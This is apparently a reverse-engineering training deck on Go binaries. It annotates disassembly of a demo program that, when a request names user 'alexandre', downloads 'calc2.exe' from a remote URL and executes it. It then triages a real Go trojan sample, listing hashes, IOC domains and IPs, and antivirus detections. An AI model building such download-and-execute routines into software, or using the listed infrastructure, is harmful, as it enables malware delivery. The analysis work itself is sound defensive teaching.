.rdata:00000000006FB2C0 runtime_syntab dd 0FFFFFFFAh ; DATA XREF: .rdata:00000000006FB2D8!o
.rdata:00000000006FB2C0 ; .rdata:00000000006FB2E0!o ...
.rdata:00000000006FB2C4 dw 0
.rdata:00000000006FB2C6 db 1 ; pc quantum
.rdata:00000000006FB2C7 db 8 ; pointer size
.rdata:00000000006FB2C8 dq 4697 ; num entries in function table
.rdata:00000000006FB2D0 dq 457 ; num files
.rdata:00000000006FB2D8 dq (offset funcnametab - offset runtime_syntab) ; "go.buildid"
.rdata:00000000006FB2E0 dq (offset cu_offset - offset runtime_syntab)
.rdata:00000000006FB2E8 dq (offset filetab - offset runtime_syntab) ; "C:/Program Files
.rdata:00000000006FB2F0 dq (offset pctab - offset runtime_syntab)
.rdata:00000000006FB2F8 dq (offset functab - offset runtime_syntab)
```

```
.rdata:00000000006E3778 public runtime_buildVersion_str
.rdata:00000000006E3778 runtime_buildVersion_str db 'go1.17.2',0
.rdata:00000000006E3778 ; DATA XREF: .data:runtime buildVersion!o
```

```
.text:0000000000401000 ; ===== S U B R O U T I N E =====
.text:0000000000401000
.text:0000000000401000
.text:0000000000401000 public go_buildid
.text:0000000000401000 go_buildid proc near ; DATA XREF: .rdata:00000000006E4A60!o
.text:0000000000401000 ; .rdata:functab!o ...
.text:0000000000401000 jmp qword ptr [rax]
.text:0000000000401000 go_buildid endp
.text:0000000000401000
.text:0000000000401002 aGoBuildIdKoFif db 'Go build ID: "KO-fiFGjxnhDURgiLXTp/ErI99GYDtUKPfk5js5ct/p4lzkKhTb'
.text:0000000000401002 db 'buVCfsvqEJx/iJC7RX-PaFR TdqXvU n"',0Ah,' '
```

□ FIRST STEPS ON GO REVERSING

```
.rdata:00000000006FB300 funcnametab db 'go.buildid',0 ; DATA XREF: .rdata:00000000006FB2D8↑o
.rdata:00000000006FB300 ; .rdata:stru_7CAB38↓o ...
.rdata:00000000006FB30B aInternalCpuIni db 'internal/cpu.Initialize',0
.rdata:00000000006FB30B ; DATA XREF: .rdata:stru_7CAB68↓o
.rdata:00000000006FB323 aInternalCpuPro db 'internal/cpu.processOptions',0
.rdata:00000000006FB323 ; DATA XREF: .rdata:stru_7CABD0↓o
.rdata:00000000006FB33F aInternalCpuInd db 'internal/cpu.indexByte',0
.rdata:00000000006FB356 aInternalCpuDoi db 'internal/cpu.doinit',0
.rdata:00000000006FB356 ; DATA XREF: .rdata:stru_7CAC38↓o
.rdata:00000000006FB36A aInternalCpuIss db 'internal/cpu.isSet',0
.rdata:00000000006FB37D aInternalCpuCpu db 'internal/cpu.cpuid',0
.rdata:00000000006FB37D ; DATA XREF: .rdata:stru_7CAC90↓o
.rdata:00000000006FB390 aInternalCpuXge db 'internal/cpu.xgetbv',0
.rdata:00000000006FB390 ; DATA XREF: .rdata:stru_7CACF0↓o
.rdata:00000000006FB3A4 aTypeEqInternal db 'type..eq.internal/cpu.option',0
.rdata:00000000006FB3A4 ; DATA XREF: .rdata:stru_7CAD50↓o
.rdata:00000000006FB3C1 aTypeEq15Intern db 'type..eq.[15]internal/cpu.option',0
.rdata:00000000006FB3C1 ; DATA XREF: .rdata:stru_7CADB8↓o
.rdata:00000000006FB3E2 aRuntimeInterna db 'runtime/internal/sys.OnesCount64',0
.rdata:00000000006FB3E2 ; DATA XREF: .rdata:stru_7CAE20↓o
.rdata:00000000006FB403 aInternalByteal db 'internal/bytealg.IndexRabinKarpBytes',0
.rdata:00000000006FB403 ; DATA XREF: .rdata:stru_7CAE80↓o
.rdata:00000000006FB428 aInternalByteal_10 db 'internal/bytealg.HashStrBytes',0
.rdata:00000000006FB446 aInternalByteal_11 db 'internal/bytealg.Equal',0
.rdata:00000000006FB45D aInternalByteal_0 db 'internal/bytealg.IndexRabinKarp',0
.rdata:00000000006FB45D ; DATA XREF: .rdata:stru_7CAEE8↓o
.rdata:00000000006FB47D aInternalByteal_12 db 'internal/bytealg.HashStr',0
.rdata:00000000006FB496 aInternalByteal_1 db 'internal/bytealg.countGenericString',0
.rdata:00000000006FB496 ; DATA XREF: .rdata:stru_7CAF50↓o
```

▪ Function Name Table

□ FIRST STEPS ON GO REVERSING

```
.rdata:00000000007B85A0 funcTAB
.rdata:00000000007B85A0
.rdata:00000000007B85A0
.rdata:00000000007B85A0
.rdata:00000000007B85B0
.rdata:00000000007B85B0
.rdata:00000000007B85C0
.rdata:00000000007B85C0
.rdata:00000000007B85D0
.rdata:00000000007B85D0
.rdata:00000000007B85E0
.rdata:00000000007B85E0
.rdata:00000000007B85F0
.rdata:00000000007B85F0
.rdata:00000000007B8600
.rdata:00000000007B8600
.rdata:00000000007B8610
.rdata:00000000007B8610
.rdata:00000000007B8620
.rdata:00000000007B8620
.rdata:00000000007B8630
.rdata:00000000007B8630
.rdata:00000000007B8640
.rdata:00000000007B8640
.rdata:00000000007B8650
.rdata:00000000007B8650
.rdata:00000000007B8660
.rdata:00000000007B8660
.rdata:00000000007B8670
.rdata:00000000007B8670
```

```
FUNC TAB_ENTRY116 <offset go_buildid, \
; DATA XREF: .rdata:00000000006FB2F8↑;o
; .rdata:00000000007B85B0↓;o ...
(offset stru_7CAB38 - offset funcTAB)>
FUNC TAB_ENTRY116 <offset internal_cpu_initialize, \
(offset stru_7CAB68 - offset funcTAB)>
FUNC TAB_ENTRY116 <offset internal_cpu_processOptions, \
(offset stru_7CABD0 - offset funcTAB)>
FUNC TAB_ENTRY116 <offset internal_cpu_doinit, \
(offset stru_7CAC38 - offset funcTAB)>
FUNC TAB_ENTRY116 <offset internal_cpu_cpuid, \
(offset stru_7CAC90 - offset funcTAB)>
FUNC TAB_ENTRY116 <offset internal_cpu_xgetbv, \
(offset stru_7CACF0 - offset funcTAB)>
FUNC TAB_ENTRY116 <offset type_eq_internal_cpu_option, \
(offset stru_7CAD50 - offset funcTAB)>
FUNC TAB_ENTRY116 <offset type_eq_15_internal_cpu_option, \
(offset stru_7CADB8 - offset funcTAB)>
FUNC TAB_ENTRY116 <offset runtime_internal_sys_OnesCount64, \
(offset stru_7CAE20 - offset funcTAB)>
FUNC TAB_ENTRY116 <offset internal_bytealg_IndexRabinKarpBytes, \
(offset stru_7CAE80 - offset funcTAB)>
FUNC TAB_ENTRY116 <offset internal_bytealg_IndexRabinKarp, \
(offset stru_7CAEE8 - offset funcTAB)>
FUNC TAB_ENTRY116 <offset internal_bytealg_countGenericString, \
(offset stru_7CAF50 - offset funcTAB)>
FUNC TAB_ENTRY116 <offset internal_bytealg_init_0, \
(offset stru_7CAFB0 - offset funcTAB)>
FUNC TAB_ENTRY116 <offset cmpbody, \
(offset stru_7CAFF0 - offset funcTAB)>
```

■ **Function Table**

□ FIRST STEPS ON GO REVERSING

```
.data:0000000000883170 runtime_defaultGOROOT dq offset runtime_defaultGOROOT_str
.data:0000000000883170 ; DATA XREF: time_init+41C↑r
.data:0000000000883170 ; "C:\\Program Files\\Go"
```

```
loc_61282D: ; CODE XREF: net_http_init+1BC2↑j
    lea    rdi, qword_88ED98
    call   runtime_gcWriteBarrier

loc_612839: ; CODE XREF: net_http_init+1BCB↑j
    lea    rax, unk_652760
    call   runtime_newobject
    mov    qword ptr [rax+8], 18h
    lea    rcx, aHttp2Canceling ; "http2: canceling request"
    mov    [rax], rcx
    lea    rcx, go_itab_errors_errorString_error
    mov    cs:net_http_http2errStopReqBodyWriteAndCancel, rcx
    cmp    cs:runtime_writeBarrier, 0
    jnz    short loc_612877
    mov    cs:qword_88EDA8, rax
    jmp    short loc_612885
```

▪ Don't waste time with Garbage Collector functions!

FIRST STEPS ON GO REVERSING

The screenshot shows a debugger window titled "xrefs to runtime_gcWriteBarrier". The window contains a table with the following columns: Direction, Type, Address, and Text. The table lists various memory addresses and their corresponding assembly instructions, all of which are "call runtime_gcWriteBarrier". A red box highlights the "Text" column, and a red arrow points from a callout box to one of the entries.

Direction	Type	Address	Text
Up	p	internal_cpu_doinit+27A	call runtime_gcWriteBarrier
Do...	p	internal_fmtdsort_Sort+220	call runtime_gcWriteBarrier
Do...	p	internal_fmtdsort_Sort+2D3	call runtime_gcWriteBarrier
Do...	p	internal_fmtdsort__ptr_SortedMap_Swap+180	call runtime_gcWriteBarrier
Do...	p	internal_fmtdsort__ptr_SortedMap_Swap:loc_489E29	call runtime_gcWriteBarrier
Do...	p	internal_oserror_init+140	call runtime_gcWriteBarrier
Do...	p	internal_oserror_init+18A	call runtime_gcWriteBarrier
Do...	p	internal_oserror_init+60	call runtime_gcWriteBarrier
Do...	p	internal_oserror_init+AA	call runtime_gcWriteBarrier
Do...	p	internal_oserror_init+F4	call runtime_gcWriteBarrier
Do...	p	internal_poll__ptr_FD_Init+5CF	call runtime_gcWriteBarrier
Do...	p	internal_poll__ptr_FD_Init+5E0	call runtime_gcWriteBarrier
Do...	p	internal_poll__ptr_FD_readConsole+93	call runtime_gcWriteBarrier
Do...	p	internal_poll__ptr_FD_readConsole+E0	call runtime_gcWriteBarrier
Do...	p	internal_poll__ptr_FD_writeConsole+360	call runtime_gcWriteBarrier
Do...	p	internal_poll_init+60	call runtime_gcWriteBarrier
Do...	p	internal_poll_init+AA	call runtime_gcWriteBarrier
Do...	p	internal_poll_init+F4	call runtime_gcWriteBarrier
Up	p	internal_poll_runtime_pollSetDeadline+24E	call runtime_gcWriteBarrier
Do...	p	internal_singleflight__ptr_Group_DoChan+116	call runtime_gcWriteBarrier

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OK Cancel Search Help

▪ **Garbage Collector function is called many times!**

□ FIRST STEPS ON GO REVERSING

Instruction following structure in GO:

- string's content (char*)
- size (qword)

- Package os.File implements io.Writer interface (rax), Stdout (rbx) comes from os package and it's defined as a global variable. Additionally, rcx holds the strings and edi contains the string's size.

```
sub    rsp, 40h
mov    [rsp+40h+var_8], rbp
lea    rbp, [rsp+40h+var_8]
mov    rbx, cs:os_Stdout
lea    rax, go itab os File io Writer
lea    rcx, aRunningInMainF ; "Running in main function!\n\n"
mov    edi, 1Bh
xor    esi, esi
xor    r8d, r8d
mov    r9, r8
call   fmt_Fprintf
nop
mov    rax, cs:net_http_DefaultServeMux
lea    rbx, aSubmit ; "/submit"
mov    ecx, 7
lea    rdi, go itab net http HandlerFunc net http Handler
```

```
; void __cdecl main_main()
public main_main
main_main proc near

var_8= qword ptr -8

cmp    rsp, [r14+10h]
jbe    loc_61F159
```

- Functions in Golang check for enough stack space before setting up the local stack frame.

```
loc 61F159:
call   runtime.morestack.noctxt
xchg  ax, ax
jmp    main_main
main_main endp
```

- Printf() function, from fmt package, is defined as:

```
func Printf(format string, a ...interface{}) (n int, err error) {  
    return Fprintf(os.Stdout, format, a...)  
}
```

❑ FIRST STEPS ON GO REVERSING

(small allocation) newobject → mallocgc → mcache → mspam (32KB memory chunk)

<module_package_function>

```
lea rsi, off_6A16E0
call net_http_ptr_ServeMux_Handle
nop
lea rax, unk_680920
call runtime_newobject
mov qword ptr [rax+8], 5
lea rdx, a9999 ; ":9999"
mov [rax], rdx
movups xmmword ptr [rax+10h], xmm15
call net_http_ptr_Server_ListenAndServe
mov rbp, [rsp+40h+var_8]
add rsp, 40h
retn
```

off_6A16E0 dq offset blackstormsecurity_project1_Conference ; DATA XREF: main_main+57
off_6A16E8 dq offset bytes_makeSlice_func1 ; DATA XREF: bytes_makeS
off_6A16F0 dq offset compress_flate_ptr_decompressor_copy ; DATA XREF: compress_fla
; compress_flate_ptr de

```
type StringHeader struct {
    Data uintptr
    Len int
}
```

String struct (content and size)

pointer to ListenAndServe function, which is defined as:

```
func ListenAndServe(addr string, handler Handler) error {
    server := &Server{Addr: addr, Handler: handler}
    return server.ListenAndServe()
}
```

□ FIRST STEPS ON GO REVERSING

- var_x as named is not a so good representation because stack are re-used in the code, so it's advisable to change it to rsp + XXh using "Q" hotkey.

```
public blackstormsecurity project1 Conference
blackstormsecurity_project1_Conference proc near
```

```
var_48= qword ptr -48h
var_40= qword ptr -40h
var_38= xmmword ptr -38h
var_28= xmmword ptr -28h
var_18= xmmword ptr -18h
var_8= qword ptr -8
arg_0= qword ptr 8
arg_8= qword ptr 10h
arg_10= qword ptr 18h
```

- Stack setup

- There isn't a prologue as we're used to seeing in other languages.

```
cmp    rsp, [r14+10h]
jbe    loc_61EDC9
```

```
add    rsp, 0FFFFFFFFFFFFFF80h
mov    [rsp+8h], rbp
lea    rbp, [rsp+78h]
mov    [rsp+80h+arg_10], rcx
mov    [rsp+80h+arg_0], rax
mov    [rsp+80h+arg_8], rbx
movups xmmword ptr [rsp+58h], xmm15
lea    rdx, unk_63B980
mov    [rsp+58h], rdx
lea    r8, off_6E3C28 ; "Running in Conference function!"
mov    [rsp+60h], r8
mov    r8, cs:os_stdout
mov    edi, 1
mov    rsi, rdi
lea    rax, go_itab_os_File_io_Writer
mov    rbx, r8
```

- Don't try to follow each stack manipulation 😊

- Package os.File implements io.Writer interface. It's necessary to FPrintf() ahead.

```
loc_61EDC9:
mov    [rsp+arg_0], rax
mov    [rsp+arg_8], rbx
mov    [rsp+arg_10], rcx
call   runtime_morestack_noctxt
mov    rax, [rsp+arg_0]
mov    rbx, [rsp+arg_8]
mov    rcx, [rsp+arg_10]
jmp    blackstormsecurity_project1_Conference
blackstormsecurity_project1_Conference endp
```

- Check stack space

□ FIRST STEPS ON GO REVERSING

```
lea rcx, [rsp+58h]
call fmt_Fprintln
mov rdx, [rsp+98h]
mov rax, [rdx+10h]
nop dword ptr [rax]
call net_url_ptr_URL_Query
test rax, rax
jnz short loc_61EC90
```

▪ from *http.Request.URL.Query().Get()

```
loc_61EC90:
mov rbx, rax
lea rcx, aUser ; "user"
mov edi, 4
lea rax, unk_66CD60
call runtime_mapaccess1_faststr
mov rdx, [rax]
cmp qword ptr [rax+8], 0
jnz short loc_61ECBB
```

▪ func mapaccess1_faststr(t *maptype, h *hmap, ky string) unsafe.Pointer
▪ Prevents race condition.

```
xor edx, edx
xor ecx, ecx
jmp short loc_61ECC2
```

```
xor edx, edx
xor ecx, ecx
jmp short loc_61ECC2
```

```
loc_61ECBB:
mov rcx, [rdx+8]
mov rdx, [rdx]
```



□ FIRST STEPS ON GO REVERSING

```
loc_61ECC2:
mov     [rsp+38h], rcx
mov     [rsp+40h], rdx
movups  xmmword ptr [rsp+68h], xmm15
mov     rax, rdx
mov     rbx, rcx
call    runtime_convTstring
lea     rcx, unk_63B980
mov     [rsp+68h], rcx
mov     [rsp+70h], rax
lea     rax, unk_64E720
mov     rbx, [rsp+88h]
mov     rcx, [rsp+90h]
call    runtime_convI2I
lea     rcx, aTheRequesterIs ; "The requester is: %s\n"
mov     edi, 15h
lea     rsi, [rsp+68h]
mov     r8d, 1
mov     r9, r8
call    fmt_Fprintf
mov     rax, [rsp+40h]
mov     rbx, [rsp+38h]
call    runtime_convTstring
movups  xmmword ptr [rsp+48h], xmm15
lea     rcx, unk_63B980
mov     [rsp+48h], rcx
mov     [rsp+50h], rax
mov     rbx, cs:os_Stdout
lea     rax, go_itab_os_File_io_Writer
lea     rcx, aTheRequesterIs_0 ; "The requester is: %s\n\n"
mov     edi, 16h
lea     rsi, [rsp+48h]
```

Remember that Go interfaces offers an approach to specify the behavior/type of an object, so the wished behavior here is “string”:

```
func convTstring(val string) (x unsafe.Pointer) {
    if val == "" {
        x = unsafe.Pointer(&zeroVal[0])
    } else {
        x = mallocgc(unsafe.Sizeof(val), stringType, true)
        *(*string)(x) = val
    }
    return
}
```

▪ <https://golang.org/src/runtime/iface.go>

▪ Convert Interface’s type to another Interface’s type (I2I). In a rough definition, an Interface is a collection of methods that are implemented by Structs, which are composed by fields.

▪ Copy 16 bytes from xmm15 into address pointed by rsp+48h.

▪ Package os.File implements io.Writer interface.

□ FIRST STEPS ON GO REVERSING

```
mov     r8d, 1
mov     r9, r8
call    fmt_Fprintf
mov     rcx, [rsp+38h]
cmp     rcx, 9
jnz     short loc_61EDA2
```

- The string “alexandre” has a size of bytes, so a comparison to check if the user variable holds some string with this same size is done.

```
mov     rdx, 'rdnaxela'
mov     rsi, [rsp+40h]
cmp     [rsi], rdx
jnz     short loc_61EDA2
```

- The first 8 characters are tested (“alexandr”) and whether the comparison is successful, so the last character (“e”) is finally checked.

```
cmp     byte ptr [rsi+8], 65h ; 'e'
nop
jz      short loc_61EDBF
```

- If the username is “alexandre”, so the “calc2.exe” is downloaded from website by calling “blackstormsecurity.project.Download_Exec” (remember: <module_package_function>). In addition, we have:

```
loc_61EDA2:
lea     rax, aCalc2Exe ; "calc2.exe"
mov     ebx, 9
lea     rcx, aHttpWwwBlackst ; "http://www.blackstormsecurity.com/confe"...
mov     edi, 36h ; '6'
call    blackstormsecurity_project1_Download_Exec
```

- rax: “calc2.exe” string
- ebx: string size
- rcx: URL for downloading calc2.exe
- edi: URL string size

❑ FIRST STEPS ON GO REVERSING

```
public blackstormsecurity_project1_Download_Exec  
blackstormsecurity_project1_Download_Exec proc near
```

```
var_58= qword ptr -58h  
var_50= qword ptr -50h  
var_48= qword ptr -48h  
var_40= qword ptr -40h  
var_38= xmmword ptr -38h  
var_28= xmmword ptr -28h  
var_18= xmmword ptr -18h  
var_8= qword ptr -8  
arg_0= qword ptr 8  
arg_8= qword ptr 10h  
arg_10= qword ptr 18h  
arg_18= qword ptr 20h
```

```
lea    r12, [rsp-10h]  
cmp    r12, [r14+10h]  
jbe    loc_61F08C
```

- Stack setup

- Once again, there isn't prologue as we're used to seeing.

□ FIRST STEPS ON GO REVERSING

```
sub    rsp, 90h
mov    [rsp+88h], rbp
lea   rbp, [rsp+88h]
mov    [rsp+0B0h], rdi
mov    [rsp+0A8h], rcx
mov    [rsp+0A0h], rbx
mov    [rsp+98h], rax
movups xmmword ptr [rsp+68h], xmm15
lea   rdx, unk_63B980
mov    [rsp+68h], rdx
lea   r8, off_6E3C38 ; "Running in Download_Exec function!"
mov    [rsp+70h], r8
mov    r8, cs:os_Stdout
mov    esi, 1
lea   rax, go_itab__os_File_io_Writer
mov    rbx, r8
lea   rcx, [rsp+68h]
mov    rdi, rsi
call   fmt_Fprintln
nop
mov    rax, [rsp+98h]
mov    rbx, [rsp+0A0h]
mov    ecx, 242h
mov    edi, 1B6h
call   os_OpenFile
mov    [rsp+48h], rax
test   rbx, rbx
jz    short loc_61EEDC
```

▪ os.Stdout is declared as global variable.

```
type StringHeader struct {
    Data uintptr
    Len int
}
```

▪ Package os.File implements io.Writer interface.

- rax: filename string
- rbx: size of file name
- ecx: flags
- edi: file mode

▪ At this point rbx holds the "err" variable (from code) and it's tested to confirm whether file has been created successfully or not.

```
loc_61F08C:
mov    [rsp+arg_0], rax
mov    [rsp+arg_8], rbx
mov    [rsp+arg_10], rcx
mov    [rsp+arg_18], rdi
call   runtime_morestack_noctxt
mov    rax, [rsp+arg_0]
mov    rbx, [rsp+arg_8]
mov    rcx, [rsp+arg_10]
mov    rdi, [rsp+arg_18]
jmp    blackstormsecurity_project1_Download_Exec_blackstormsecurity_project1_Download_Exec_endp
```

▪ The Create() function used by our application code (slide 26) is actually implemented using OpenFile() (check it on Go source code -- package os.File: <https://golang.org/src/os/file.go>)

□ FIRST STEPS ON GO REVERSING

- HTTP client (as well as HTTP server) are provided by http package.

Http.Get() is implemented as:

```
func Get(url string) (resp *Response, err error) {  
    return DefaultClient.Get(url)  
}
```

```
loc_61EEDC:  
nop  
mov     rax, cs:net http DefaultClient  
mov     rbx, [rsp+90h+arg_10]  
mov     rcx, [rsp+90h+arg_18]  
call    net_http_ptr_Client_Get  
mov     [rsp+40h], rax  
mov     [rsp+38h], rbx  
mov     [rsp+50h], rcx  
test    rbx, rbx  
jz      short loc_61EF3D
```

- rbx: URL string
- rcx: URL string size

- If there isn't any error (err == nil), so proceed to time.Sleep() function. Otherwise, move to log.Panicln().

- Sleep function from time package accept argument. In this case, 2540BE400h is equal to 1000000000 nano seconds, which results to 10 seconds.

```
movups  xmmword ptr [rsp+78h], xmm15  
jz      short loc_61EF1B
```

```
loc_61EF3D:  
mov     rax, 2540BE400h  
call    time_Sleep  
mov     rcx, [rsp+38h]  
test    rcx, rcx  
jz      short loc_61EF8B
```

```
mov     rdx, [rbx+8]  
jmp     short loc_61EF1E
```

```
loc_61EF1B:  
mov     rdx, rbx
```

```
movups  [rsp+90h+var_18], xmm15  
jz      short loc_61EF64
```

```
loc_61EF8B:  
mov     rcx, [rsp+50h]  
mov     rdx, [rsp+38h]
```

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❑ FIRST STEPS ON GO REVERSING

```
loc_61EF8B:
mov     rdx, [rsp+40h]
mov     rbx, [rdx+40h]
mov     rcx, [rdx+48h]
lea     rax, unk_64E5A0
nop
call    runtime_convI2I
mov     rcx, rax
mov     rdi, rbx
xor     esi, esi
xor     r8d, r8d
mov     r9, r8
lea     rax, go_itab_os_File_io_Writer
mov     rbx, [rsp+48h]
nop
call    io_copyBuffer
mov     rdx, [rsp+40h]
mov     rsi, [rdx+40h]
mov     rax, [rdx+48h]
mov     rdx, [rsi+18h]
call    rdx
nop
mov     rdx, [rsp+48h]
xchg   ax, ax
test   rdx, rdx
jz     short loc_61EFED
```

▪ Package os.File implements io.Writer interface.

```
func convI2I(inter *interfacetype, i iface) (r iface) {
    tab := i.tab
    if tab == nil {
        return
    }
    if tab.inter == inter {
        r.tab = tab
        r.data = i.data
        return
    }
    r.tab = getitab(inter, tab._type, false)
    r.data = i.data
    return
}
```

On the source code we've used io.Copy(), which is implemented by the CopyBuffer() function:

```
func Copy(dst Writer, src Reader) (written int64, err error) {
    return copyBuffer(dst, src, nil)
}
```

```
func CopyBuffer(dst Writer, src Reader, buf []byte) (written int64, err error) {
    if buf != nil && len(buf) == 0 {
        panic("empty buffer in CopyBuffer")
    }
    return copyBuffer(dst, src, buf)
}
```

▪ The actual implementation is a bit longer... 😊

□ FIRST STEPS ON GO REVERSING

```

loc_61EF67:
mov     [rsp+78h], rbx
mov     rdx, [rsp+50h]
mov     [rsp+80h], rdx
lea    rax, [rsp+78h]
mov     ebx, 1
mov     rcx, rbx
call    log_Panicln
    
```

```

loc_61EFED:
movups  xmmword ptr [rsp+58h], xmm15
lea    rdx, unk_63B980
mov     [rsp+58h], rdx
lea    rdx, off_6E3C48 ; "Executing the payload!"
mov     [rsp+60h], rdx
mov     rbx, cs:os_Stdout
lea    rax, go_itab_os_File_io_Writer
lea    rcx, [rsp+58h]
mov     edi, 1
mov     rsi, rdi
call    fmt_Fprintln
mov     rax, [rsp+90h+arg_0]
mov     rbx, [rsp+90h+arg_8]
xor     ecx, ecx
xor     edi, edi
mov     rsi, rdi
call    os_exec_Command
call    os_exec_ptr_Cmd_Run
test    rax, rax
jz     short loc_61F07C
    
```

```

func Fprintf(w io.Writer, format string, a
...interface{})(n int, err error) {
    p := newPrinter()
    p.doPrintf(format, a)
    n, err = w.Write(p.buf)
    p.free()
    return
}
    
```

- rax: filename
- rbx: website

```

func (c *Cmd) Run() error {
    if err := c.Start(); err != nil {
        return err
    }
    return c.Wait()
}
    
```

os.exec.Command() returns a Cmd structure used by Run() method.

```

type Cmd struct {
    Path string
    Args []string
    Env []string
    Dir string
    Stdin io.Reader
    Stdout io.Writer
    Stderr io.Writer
    ExtraFiles []*os.File
    SysProcAttr *syscall.SysProcAttr
    Process *os.Process
    ProcessState *os.ProcessState
}
    
```

```

movups  xmmword ptr [rsp+78h], xmm15
jz     short loc_61F05D
    
```

```

loc_61F07C:
mov     rbp, [rsp+88h]
add     rsp, 90h
retn
    
```

GO MALWARE

❏ GO MALWARE

- As analyzing malware threats is usually a time consuming task, so it is **NOT** our goal here to analyze a whole malware sample (not even close), but only to comment few pieces of code to highlight one or another point.
- Additional point: either “method” or “function” nomenclature can be used with same effect, though there’s a small difference between them.
- Technically, **functions** are usually declared by specify argument’s types, body and return values, while **method** are defined as **having a receiver** (class), but it isn’t fundamental to understand concepts here.
- Once again, **all Go source code snippets have been extracted/based from go.dev and pkg.go.dev** because learning the source code is critical to get a better understanding on **Go Reversing!** 😊

```
remnux@remnux:~/malware/golang$ malwoverview.py -x 1 -X 4961954c47ef2395dd73b8cc4bb36827f71e08a13f9ec4cc1daba51715334fc9
```

TRIAGE OVERVIEW REPORT

```
id: 210202-1ldpx7jtse
status: reported
kind: file
filename: 4961954c47ef2395dd73b8cc4bb36827f71e08a13f9ec4cc1daba51715334fc9
submitted: 2021-02-02T16:12:07Z
completed: 2021-02-02T16:14:44Z
```

```
next: 2021-02-02T16:12:07.504556Z
```

```
remnux@remnux:~/malware/golang$
```

```
remnux@remnux:~/malware/golang$ malwoverview.py -x 2 -X 210202-1ldpx7jtse
```

TRIAGE SEARCH REPORT

```
score: 6

id: 210202-1ldpx7jtse
target: 4961954c47ef2395dd73b8cc4bb36827f71e08a13f9ec4cc1daba51715334fc9
size: 6372864
md5: d0b43b3bdfefb827ae68b7b339317fc
sha1: e112d6d469635ac80ebcfa64ca013496a7ed76b9
sha256: 4961954c47ef2395dd73b8cc4bb36827f71e08a13f9ec4cc1daba51715334fc9
completed: 2021-02-02T16:14:44Z
```

GO MALWARE

signatures:

```
JavaScript code in executable
Looks up external IP address via web service
Enumerates physical storage devices
Modifies system certificate store
Suspicious behavior: EnumeratesProcesses
Suspicious use of AdjustPrivilegeToken
Suspicious use of WriteProcessMemory
```

targets:

iocs:

```
api.ipify.org
www.download.windowsupdate.com
i.imgur.com
api.anonfiles.com
anonfiles.com
api.anonymousfiles.io
gi74qcmwmxoq4xun.onion.ws
file.io
x.ss2.us
ctldl.windowsupdate.com
8.8.8.8
54.235.147.252
151.101.36.193
45.148.16.42
104.21.44.137
104.21.234.187
198.251.89.65
52.22.39.17
65.9.76.164
54.235.189.250
95.101.78.106
104.21.234.186
65.9.76.230
http://x.ss2.us/x.cer
http://ctldl.windowsupdate.com/msdownload/update/v3/static/trustedr/en/authr
```

- malwoverview.py -f
4961954c47ef2395dd73b8cc
4bb36827f71e08a13f9ec4cc
1daba51715334fc9.exe -v 2

Sections:

Entropy

.text	5.92	
.rdata	5.37	
.data	5.47	
.idata	3.63	
.symtab		0.02

Main Antivirus Reports:

Scan date: 2021-09-13 03:01:50

Avast:	Win64:Trojan-gen
Avira:	TR/Redcap.oahhq
BitDefender:	Gen:Variant.Bulz.341480
ESET-NOD32:	a variant of WinGo/Spy.Agent.B
F-Secure:	None
FireEye:	Gen:Variant.Bulz.341480
Fortinet:	W32/Agent.B!tr.spy
Kaspersky:	Trojan.Win32.Witch.bur
McAfee:	Artemis!D0B43B3BDFEB
Microsoft:	Trojan:Win32/Ymacco.AA49
Panda:	Trj/CI.A
Sophos:	Mal/Generic-S
Symantec:	Trojan.Gen.MBT
TrendMicro:	None

Imported DLLs:

kernel32.dll

GO MALWARE

```
remnux@remnux:~/malware/golang$
remnux@remnux:~/malware/golang$ go tool buildid 4961954c47ef2395dd73b8cc4bb36827f71e08a13f9ec4cc1daba51715334fc9.exe
z5cuUzBjQl9JEBHZbbsx/fh8JGYan3M7yk1LxvER2/afd4PGN07ThW6ijxpp4k/z7frL_2dqIBzytg9fQlU
remnux@remnux:~/malware/golang$
remnux@remnux:~/malware/golang$ go version 4961954c47ef2395dd73b8cc4bb36827f71e08a13f9ec4cc1daba51715334fc9.exe
4961954c47ef2395dd73b8cc4bb36827f71e08a13f9ec4cc1daba51715334fc9.exe: go1.14.12
remnux@remnux:~/malware/golang$
remnux@remnux:~/malware/golang$ strings -af 4961954c47ef2395dd73b8cc4bb36827f71e08a13f9ec4cc1daba51715334fc9.exe |grep -E "((\"?\")([a-zA-Z0-9_-]{20})\/)(([a-zA-Z0-9_-]{20})\/([a-zA-Z0-9_-]{20})\/([a-zA-Z0-9_-]{20})\"?)$"
4961954c47ef2395dd73b8cc4bb36827f71e08a13f9ec4cc1daba51715334fc9.exe: Go build ID: "z5cuUzBjQl9JEBHZbbsx/fh8JGYan3M7yk1LxvER2/afd4PGN07ThW6ijxpp4k/z7frL_2dqIBzytg9fQlU"
remnux@remnux:~/malware/golang$
remnux@remnux:~/malware/golang$ file 4961954c47ef2395dd73b8cc4bb36827f71e08a13f9ec4cc1daba51715334fc9.exe
4961954c47ef2395dd73b8cc4bb36827f71e08a13f9ec4cc1daba51715334fc9.exe: PE32+ executable (console) x86-64 (stripped to external PDB), for MS Windows
remnux@remnux:~/malware/golang$
remnux@remnux:~/malware/golang$ strings -a 4961954c47ef2395dd73b8cc4bb36827f71e08a13f9ec4cc1daba51715334fc9.exe | wc -l
87292
remnux@remnux:~/malware/golang$
remnux@remnux:~/malware/golang$ ls -lh 4961954c47ef2395dd73b8cc4bb36827f71e08a13f9ec4cc1daba51715334fc9.exe
-rwxr--r-- 1 remnux remnux 6.1M Oct 25 21:56 4961954c47ef2395dd73b8cc4bb36827f71e08a13f9ec4cc1daba51715334fc9.exe
```

GO MALWARE

The screenshot displays three windows from a debugger:

- Function name:** A list of runtime functions, including `_rt0_amd64_windows`, `runtime_asmstdcall`, `runtime_badsignal2`, `runtime_getlasterror`, `sigtramp`, `runtime_exceptiontramp`, `runtime_firstcontinuetramp`, `runtime_lastcontinuetramp`, `runtime_ctrlhandler`, `runtime_externalthreadhandler`, `runtime_callbackasm1`, `runtime_tstart_stdcall`, `runtime_settls`, `runtime_onosstack`, `runtime_usleep2`, `runtime_switchtothread`, `runtime_nanotime1`, `time_now`, `type_eq_runtime_panic`, `type_eq_runtime_defer`, `type_eq_runtime_sysmontick`, `type_eq_runtime_special`, `type_eq_runtime_mspan`, `type_eq_runtime_markBits`, `type_eq_runtime_mcache`, `type_eq_struct_runtime_gList_runtime_n_int32`, `type_eq_runtime_gcWork`, `type_eq_runtime_wbBuf`, `type_eq_runtime_mOS`, `runtime_ptr_waitReason_String`, `type_eq_runtime_sudog`, and `type_eq_runtime_hchan`. The status bar at the bottom indicates "Line 1096 of 5810".
- Imports:** A table of imported kernel functions. The status bar at the bottom indicates "Line 10 of 40".

